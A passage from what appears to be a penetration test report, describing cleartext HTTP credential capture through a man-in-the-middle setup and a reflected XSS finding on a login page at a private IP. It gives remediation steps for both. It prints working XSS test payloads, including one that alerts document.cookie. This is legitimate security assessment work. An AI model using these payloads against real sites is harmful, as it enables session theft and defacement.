Remediation	**1.** Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs. **2.** Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen. **3.** Make sure to encrypt all sensitive data at rest. **4.** Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management. **5.** Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS). **6.** Disable caching for response that contain sensitive data.
Summary	We analyzed all the traffic that were passing through the network and were able to capture login credentials in cleartext by using Wireshark tool while being MITM. We followed the TCP stream and found out; network protocol http was used which does not use encryption.




8	XSS (cross site scripting)
Description	Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data.
Risk:	**Medium**
	Successful attacks allow attacker to impersonate or masquerade as the victim user, Carry out any action that the user is able to perform, Read any data that the user is able to access and Capture the user's login credentials.
Complexity:	**High**
	Attack will occur when a malicious script to an unsuspecting user in dynamic content that is sent to a web user without being validated for malicious content, which can even rewrite the content of the HTML page.
Location	http://10.10.0.66/login.php?username=%27<marquee+onscroll%3Dconfirm%282%29>XSS%27&password=%2Fl%3B%27l%3B%27l&Login=Enter http://10.10.0.66/login.php?username=<script>alert%28document.cookie%29<%2Fscript>&password=<script>alert%28document.cookie%29<%2Fscript>&Login=Enter
Remediation	**1.** To protect against Cross-site Scripting, must scan the website or web application regularly. **2.** Developers must correct the code to eliminate the vulnerability **3.** Cookie attributes try to limit the impact of an XSS attack but don't prevent the execution of malicious content or address the root cause of the vulnerability. **4.** Content Security Policy must be used to allow list that prevents content being loaded **5.** Web Application Firewalls must be used to look for known attack strings and block them
Summary	We were successfully able to capture XSS vulnerability in the web portal. We added script in login page in both username and password, which executed. We used below following commands: Marquee script was able to deface the website. '<marquee onscroll=confirm(2)>XSS' Alert script was able to alert messaged with cookie. <script>alert(document.cookie)</script>

- For Below screenshot, marquee script successfully deface the website login form.



- For Below screenshot, Alert script returned us cookie alert.



1.5 Term of use

Use and distribution of this report are governed by the agreement between NBN and Philo cybersecurity research center. In particular, this report and the results in the report can not be used publicly in connection with NBN's name without written permission.